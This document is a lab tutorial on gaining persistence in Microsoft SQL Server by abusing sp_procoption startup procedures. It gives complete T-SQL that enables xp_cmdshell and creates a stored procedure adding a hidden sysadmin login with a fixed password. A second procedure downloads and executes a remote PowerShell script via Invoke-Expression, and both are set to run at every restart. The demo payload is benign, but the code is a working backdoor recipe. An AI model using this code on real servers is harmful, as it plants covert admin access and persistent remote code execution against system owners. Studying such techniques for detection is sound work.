Environment
| IP | HOSTNAME | NOTE |
|---|
| 10.10.10.88 | win10_dqy | Test host |
Introduction
Stored Procedure
- A stored procedure is a collection of SQL statements designed to perform a specific function. It is compiled and stored in the database, and users execute it by specifying its name and supplying parameters. A stored procedure can contain control-flow statements and data-manipulation statements. It can accept parameters and output parameters, and return one or more result sets and return values.
- In simple terms, a stored procedure is a collection of sql statements created to make it convenient to reuse certain operations later.
Attack Principle
- sql server includes some native stored procedures. The issue occurs in one named sp_procoption, which can be used to configure a user-defined stored procedure to run when SQL Server starts or restarts. Therefore, after configuring sp_procoption to invoke our malicious code, our malicious code is executed when sql server restarts, achieving persistence.
Reproduction Process
Prerequisites
- The stored procedure must exist in the Master database;
- It cannot accept input or output parameters;
- It must be marked for automatic execution by sysadmin;
Download and Install Mssql

- The SQLManagementStudio download address is shown below. It is a tool for managing SQLServer databases.
https://www.microsoft.com/en-us/download/details.aspx?id=42299
- Select SQLManagementStudio for installation. Before installing Mssql, install the .NET 3.5 environment, as shown below:
- The SQLServer download address is:

https://www.microsoft.com/zh-cn/sql-server/sql-server-downloads
- Select a local Sql Server installation here:
Configure Mssql

sp_configure 'show advanced options',1
RECONFIGURE
GO

sp_configure 'xp_cmdshell',1
RECONFIGURE
GO

- Create a stored procedure to add a new sysadmin account.
USE MASTER
GO
CREATE PROCEDURE sp_add_backdoor_account
AS
-- create sql server login backdoor_account
CREATE LOGIN backdoor_account WITH PASSWORD = 'Password123!';
-- Add backdoor_account to sysadmin fixed server role
EXEC sp_addsrvrolemember 'backdoor_account', 'sysadmin';
GO
- Use the xp_cmdshell stored procedure to create another stored procedure that downloads and executes a remote PowerShell script.
USE MASTER
GO
CREATE PROCEDURE sp_add_backdoor
AS
-- Download and execute PowerShell code from the internet
EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/nullbind/Powershellery/master/Brainstorming/helloworld.ps1'')"'
GO


- This PowerShell script writes a helloworld.txt file to the temp directory on the C drive.


- Use the following query to configure Sqlserver so that our constructed malicious stored procedures execute when sqlserver restarts.
EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'on';

EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'on';
Execute the Malicious Code

- Next, restart the Mssql service.
- As shown below, our remote PowerShell script is executed.